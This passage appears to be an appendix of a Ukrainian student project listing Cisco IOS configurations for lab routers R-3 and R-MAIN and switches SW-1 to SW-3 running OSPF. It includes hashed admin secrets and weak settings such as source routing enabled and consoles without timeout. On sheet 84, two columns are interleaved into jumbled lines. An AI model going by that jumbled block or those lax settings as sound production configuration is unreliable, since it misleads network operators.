ip ssh version 2
!
!
!
!
!
interface FastEthernet0/0
ip address 202.9.5.2 255.255.255.252
duplex half
!
!
interface FastEthernet1/0
ip address 202.9.9.1 255.255.255.252
duplex auto
speed auto
!
!
interface FastEthernet1/1
no ip address
shutdown
duplex auto

```

		Лінецький П.О.			ККІКБ.КР.Б – 125 – 11 – ПЗ	Арк.
		Головня О.С.				80
Змн.	Арк.	№ докум.	Підпис	Дата		

```

speed auto
!
!
interface FastEthernet2/0
ip address 202.9.7.2 255.255.255.252
duplex half
!
!
interface Ethernet3/0
ip address 202.9.2.1 255.255.255.128
duplex half
!
!
interface Ethernet3/1
no ip address
shutdown
duplex half
!
!
interface Ethernet3/2
no ip address
shutdown
duplex half
!
!
interface Ethernet3/3
no ip address
shutdown
duplex half
!
!
interface Ethernet3/4
no ip address
shutdown
duplex half
!
!
interface Ethernet3/5
no ip address
shutdown
duplex half
!
!
interface Ethernet3/6
no ip address
shutdown
duplex half
!
!
interface Ethernet3/7
no ip address
shutdown

```

```

duplex half
!
!
interface FastEthernet4/0
no ip address
shutdown
duplex auto
speed auto
!
!
interface FastEthernet4/1
no ip address
shutdown
duplex auto
speed auto
!
!
interface FastEthernet5/0
no ip address
shutdown
duplex half
!
!
router ospf 12
log-adjacency-changes
network 202.9.2.0 0.0.0.127 area 0
network 202.9.5.0 0.0.0.3 area 0
network 202.9.7.0 0.0.0.3 area 0
network 202.9.9.0 0.0.0.3 area 0
!
ip forward-protocol nd
no ip http server
no ip http secure-server
!
!
no cdp log mismatch duplex
!
!
!
control-plane
!
!
!
mgcp fax t38 ecm
mgcp behavior g729-variants static-pt
!
!
!
gatekeeper
shutdown
!

```

		Лінецький П.О.			ККІКБ.КР.Б – 125 – 11 – ПЗ	Арк.
		Головня О.С.				
Змн.	Арк.	№ докум.	Підпис	Дата		81

```

!
line con 0
exec-timeout 0 0
privilege level 15
logging synchronous
stopbits 1
line aux 0
exec-timeout 0 0
privilege level 15
logging synchronous
stopbits 1
line vty 0 4
login local
transport input ssh
!
end
R-3
!
!
! Last configuration change at 23:45:23 UTC
Mon Jun 3 2024
!
upgrade fpd auto
version 15.0
service timestamps debug datetime msec
service timestamps log datetime msec
service password-encryption
!
hostname R-3
!
boot-start-marker
boot-end-marker
!
!
no aaa new-model
!
!
!
ip source-route
no ip icmp rate-limit unreachable
ip cef
!
!
!
no ip domain lookup
ip domain name lipetskyi.net
no ipv6 cef
!
multilink bundle-name authenticated
!
!

```

```

!
!
username admin privilege 15 secret 5
$1$y5Zx$qiVgUQDqbwRO6sYoDqoOe1
username user privilege 5 secret 5
$1$gq..$Ux2rO0g2leOrAZU8KHx080
!
redundancy
!
!
ip tcp synwait-time 5
ip ssh version 2
!
!
!
interface FastEthernet0/0
ip address 202.9.8.2 255.255.255.252
duplex half
!
!
interface FastEthernet1/0
ip address 202.9.9.2 255.255.255.252
duplex auto
speed auto
!
!
interface FastEthernet1/1
ip address 202.9.6.2 255.255.255.252
duplex auto
speed auto
!
!
interface FastEthernet2/0
no ip address
shutdown
duplex half
!
!
interface Ethernet3/0
ip address 202.9.3.1 255.255.255.128
duplex half
!
!
interface Ethernet3/1
no ip address
shutdown
duplex half
!
!
interface Ethernet3/2
no ip address

```

		Лінецький П.О.			ККІКБ.КР.Б – 125 – 11 – ПЗ	Арк.
		Головня О.С.				82
Змн.	Арк.	№ докум.	Підпис	Дата		

```

shutdown
duplex half
!
!
interface Ethernet3/3
no ip address
shutdown
duplex half
!
!
interface Ethernet3/4
no ip address
shutdown
duplex half
!
!
interface Ethernet3/5
no ip address
shutdown
duplex half
!
!
interface Ethernet3/6
no ip address
shutdown
duplex half
!
!
interface Ethernet3/7
no ip address
shutdown
duplex half
!
!
interface FastEthernet4/0
no ip address
shutdown
duplex auto
speed auto
!
!
interface FastEthernet4/1
no ip address
shutdown
duplex auto
speed auto
!
!
interface FastEthernet5/0
no ip address
shutdown
duplex half
!
!
router ospf 12
log-adjacency-changes
network 202.9.3.0 0.0.0.127 area 0
network 202.9.6.0 0.0.0.3 area 0
network 202.9.8.0 0.0.0.3 area 0
network 202.9.9.0 0.0.0.3 area 0
!
ip forward-protocol nd
no ip http server
no ip http secure-server
!
!
no cdp log mismatch duplex
!
!
control-plane
!
!
!
mgcp fax t38 ecm
mgcp behavior g729-variants static-pt
!
!
!
gatekeeper
shutdown
!
!
line con 0
exec-timeout 0 0
privilege level 15
logging synchronous
stopbits 1
line aux 0
exec-timeout 0 0
privilege level 15
logging synchronous
stopbits 1
line vty 0 4
login local
transport input ssh
!
end
R-MAIN
!
!

```

		Лінецький П.О.			ККІКБ.КР.Б – 125 – 11 – ПЗ	Арк.
		Головня О.С.				
Змн.	Арк.	№ докум.	Підпис	Дата		83

```

! Last configuration change at 23:10:27 UTC
Mon Jun 3 2024
!
upgrade fpd auto
version 15.0
service timestamps debug datetime msec
service timestamps log datetime msec
no service password-encryption
!
hostname R-MAIN
!
boot-start-marker
boot-end-marker
!
!
no aaa new-model
!
!
!
ip source-route
no ip icmp rate-limit unreachable
ip cef
!
!
!
no ip domain lookup
ip domain name lipetskyi.net
no ipv6 cef
!
multilink bundle-name authenticated
!
!
!
!
username admin privilege 15 secret 5
$1$7r..$hSaIPkduoVOhnzIWX2Q2B/
username user privilege 5 secret 5
$1$aLOE$/c2fbFh/iPEF/gOIlbFi.
!
redundancy
!
!
!
ip tcp synwait-time 5
ip ssh version 2
!
!
!
!
interface FastEthernet0/0
ip address 202.9.4.1 255.255.255.252
duplex half

```

```

!
!
interface FastEthernet1/0
ip address 202.9.5.1 255.255.255.252
duplex auto
speed auto
!
!
interface FastEthernet1/1
ip address 202.9.6.1 255.255.255.252
duplex auto
speed auto
!
!
interface FastEthernet2/0
no ip address
shutdown
duplex half
!
!
interface Ethernet3/0
ip address 192.168.1.2 255.255.255.252
duplex half
!
!
interface Ethernet3/1
ip address 192.168.2.1 255.255.255.248
duplex half
!
!
interface Ethernet3/2
no ip address
shutdown
duplex half
!
!
interface Ethernet3/3
no ip address
shutdown
duplex half
!
!
interface Ethernet3/4
no ip address
shutdown
duplex half
!
!
interface Ethernet3/5
no ip address
shutdown
duplex half

```

		Ліпецький П.О.			ККІКБ.КР.Б – 125 – 11 – ПЗ	Арк.
		Головня О.С.				
Змн.	Арк.	№ док.ум.	Підпис	Дата		84

!	control-plane
!	!
interface Ethernet3/6	!
no ip address	!
shutdown	mgcp fax t38 ecm
duplex half	mgcp behavior g729-variants static-pt
!	!
!	!
interface Ethernet3/7	!
no ip address	gatekeeper
shutdown	shutdown
duplex half	!
!	!
!	line con 0
interface FastEthernet4/0	exec-timeout 0 0
no ip address	privilege level 15
shutdown	logging synchronous
duplex auto	stopbits 1
speed auto	line aux 0
!	exec-timeout 0 0
!	privilege level 15
interface FastEthernet4/1	logging synchronous
no ip address	stopbits 1
shutdown	line vty 0 4
duplex auto	login local
speed auto	transport input ssh
!	!
!	end
interface FastEthernet5/0	SW-1
no ip address	!
shutdown	! Last configuration change at 20:15:23 UTC
duplex half	Mon Jun 3 2024
!	!
!	version 15.1
router ospf 12	service timestamps debug datetime msec
log-adjacency-changes	service timestamps log datetime msec
network 192.168.1.0 0.0.0.3 area 0	no service password-encryption
network 192.168.2.0 0.0.0.7 area 0	service compress-config
network 202.9.4.0 0.0.0.3 area 0	!
network 202.9.5.0 0.0.0.3 area 0	hostname SW-1
network 202.9.6.0 0.0.0.3 area 0	!
!	boot-start-marker
ip forward-protocol nd	boot-end-marker
no ip http server	!
no ip http secure-server	!
!	logging discriminator EXCESS severity drops
!	6 msg-body drops EXCESSCOLL
!	logging buffered 50000
no cdp log mismatch duplex	logging console discriminator EXCESS
!	!
!	

		Лінецький П.О.			ККІКБ.КР.Б – 125 – 11 – ПЗ	Арк.
		Головня О.С.				
Змн.	Арк.	№ докум.	Підпис	Дата		85

```

username admin privilege 15 secret 4
DDt5vb6NUtd23.gjM.KsFotnEci/rEZ5aDSd
QWYXHp.
username user privilege 5 secret 4
kh/OpXFN5SZXytSFPyTKrk2HJz7Pvt93m
YLjL5z/ISg
no aaa new-model
no ip icmp rate-limit unreachable
!
ip cef
!
!
no ip domain-lookup
ip domain-name lipetskyi.net
ip name-server 202.9.12.1
ip name-server 202.9.1.1
no ipv6 cef
ipv6 multicast rpf use-bgp
!
!
!
spanning-tree mode pvst
spanning-tree extend system-id
!
!
!
!
vlan internal allocation policy ascending
!
ip tcp synwait-time 5
ip ssh version 2
!
!
!
!
!
interface Ethernet0/0
duplex auto
!
interface Ethernet0/1
duplex auto
!
interface Ethernet0/2
duplex auto
!
interface Ethernet0/3
duplex auto
!
interface Ethernet1/0
duplex auto
!
interface Ethernet1/1

```

```

duplex auto
!
interface Ethernet1/2
duplex auto
!
interface Ethernet1/3
duplex auto
!
interface Ethernet2/0
duplex auto
!
interface Ethernet2/1
duplex auto
!
interface Ethernet2/2
duplex auto
!
interface Ethernet2/3
duplex auto
!
interface Ethernet3/0
duplex auto
!
interface Ethernet3/1
duplex auto
!
interface Ethernet3/2
duplex auto
!
interface Ethernet3/3
duplex auto
!
interface Vlan1
ip address 202.9.1.2 255.255.255.128
!
ip default-gateway 202.9.1.1
!
no ip http server
!
ip route 0.0.0.0 0.0.0.0 202.9.1.1
!
!
!
!
control-plane
!
!
line con 0
exec-timeout 0 0
privilege level 15
logging synchronous
line aux 0

```

		Лінецький П.О.			ККІКБ.КР.Б – 125 – 11 – ПЗ	Арк.
		Головня О.С.				
Змн.	Арк.	№ докум.	Підпис	Дата		86

```

exec-timeout 0 0
privilege level 15
logging synchronous
line vty 0 4
login local
transport input ssh
!
end
SW-2

!
! Last configuration change at 20:43:21 UTC
Mon Jun 3 2024
!
version 15.1
service timestamps debug datetime msec
service timestamps log datetime msec
service password-encryption
service compress-config
!
hostname SW-2
!
boot-start-marker
boot-end-marker
!
!
logging discriminator EXCESS severity drops
6 msg-body drops EXCESSCOLL
logging buffered 50000
logging console discriminator EXCESS
!
username admin privilege 15 secret 4
DDt5vb6NUtd23.gjM.KsFotnEci/rEZ5aDSd
QWYXHp.
username user privilege 5 secret 4
kh/OpXFN5SZXytSFPyTKrk2HJz7Pvt93m
YLjL5z/ISg
no aaa new-model
no ip icmp rate-limit unreachable
!
ip cef
!
!
no ip domain-lookup
ip domain-name lipetskyi.net
ip name-server 202.9.1.1
no ipv6 cef
ipv6 multicast rpf use-bgp
!
!
!
!
!

```

```

spanning-tree mode pvst
spanning-tree extend system-id
!
!
!
!
vlan internal allocation policy ascending
!
ip tcp synwait-time 5
ip ssh version 2
!
!
!
!
interface Ethernet0/0
duplex auto
!
interface Ethernet0/1
duplex auto
!
interface Ethernet0/2
duplex auto
!
interface Ethernet0/3
duplex auto
!
interface Ethernet1/0
duplex auto
!
interface Ethernet1/1
duplex auto
!
interface Ethernet1/2
duplex auto
!
interface Ethernet1/3
duplex auto
!
interface Ethernet2/0
duplex auto
!
interface Ethernet2/1
duplex auto
!
interface Ethernet2/2
duplex auto
!
interface Ethernet2/3
duplex auto
!
interface Ethernet3/0

```

		Ліпецький П.О.			ККІКБ.КР.Б – 125 – 11 – ПЗ	Арк.
		Головня О.С.				
Змн.	Арк.	№ докум.	Підпис	Дата		87

```

duplex auto
!
interface Ethernet3/1
duplex auto
!
interface Ethernet3/2
duplex auto
!
interface Ethernet3/3
duplex auto
!
interface Vlan1
ip address 202.9.2.2 255.255.255.128
!
ip default-gateway 202.9.2.1
!
no ip http server
!
ip route 0.0.0.0 0.0.0.0 202.9.2.1
!
!
!
!
control-plane
!
!
line con 0
exec-timeout 0 0
privilege level 15
logging synchronous
line aux 0
exec-timeout 0 0
privilege level 15
logging synchronous
line vty 0 4
login local
transport input ssh
!
end
SW-3

!
! Last configuration change at 20:43:00 UTC
Mon Jun 3 2024
!
version 15.1
service timestamps debug datetime msec
service timestamps log datetime msec
service password-encryption
service compress-config
!
hostname SW-3
!
boot-start-marker
boot-end-marker
!
!
logging discriminator EXCESS severity drops
6 msg-body drops EXCESSCOLL
logging buffered 50000
logging console discriminator EXCESS
!
username admin privilege 15 secret 4
DDt5vb6NUtd23.gjM.KsFotnEci/rEZ5aDSd
QWYXHp.
username user privilege 5 secret 4
kh/OpXFN5SZXytSFPyTKrk2HJz7Pvt93m
YLjL5z/ISg
no aaa new-model
no ip icmp rate-limit unreachable
!
ip cef
!
!
no ip domain-lookup
ip domain-name lipetskyi.net
ip name-server 202.9.1.1
no ipv6 cef
ipv6 multicast rpf use-bgp
!
!
!
!
spanning-tree mode pvst
spanning-tree extend system-id
!
!
!
!
vlan internal allocation policy ascending
!
ip tcp synwait-time 5
ip ssh version 2
!
!
!
!
!
interface Ethernet0/0
duplex auto
!
interface Ethernet0/1
duplex auto
!

```

		Лінецький П.О.			ККІКБ.КР.Б – 125 – 11 – ПЗ	Арк.
		Головня О.С.				88
Змн.	Арк.	№ докум.	Підпис	Дата		

```

interface Ethernet0/2
duplex auto
!
interface Ethernet0/3
duplex auto
!
interface Ethernet1/0
duplex auto
!
interface Ethernet1/1
duplex auto
!
interface Ethernet1/2
duplex auto
!
interface Ethernet1/3
duplex auto
!
interface Ethernet2/0
duplex auto
!
interface Ethernet2/1
duplex auto
!
interface Ethernet2/2
duplex auto
!
interface Ethernet2/3
duplex auto
!
interface Ethernet3/0
duplex auto
!
interface Ethernet3/1
duplex auto
!
interface Ethernet3/2
duplex auto
!
interface Ethernet3/3
duplex auto
!
interface Vlan1
ip address 202.9.3.2 255.255.255.128
!
ip default-gateway 202.9.3.1
!
no ip http server
!
ip route 0.0.0.0 0.0.0.0 202.9.3.1
!
!
control-plane
!
!
line con 0
exec-timeout 0 0
privilege level 15
logging synchronous
line aux 0
exec-timeout 0 0
privilege level 15
logging synchronous
line vty 0 4
login local
transport input ssh
!
end

```

		Лінецький П.О.			ККІКБ.КР.Б – 125 – 11 – ПЗ	Арк.
		Головня О.С.				
Змн.	Арк.	№ докум.	Підпис	Дата		89

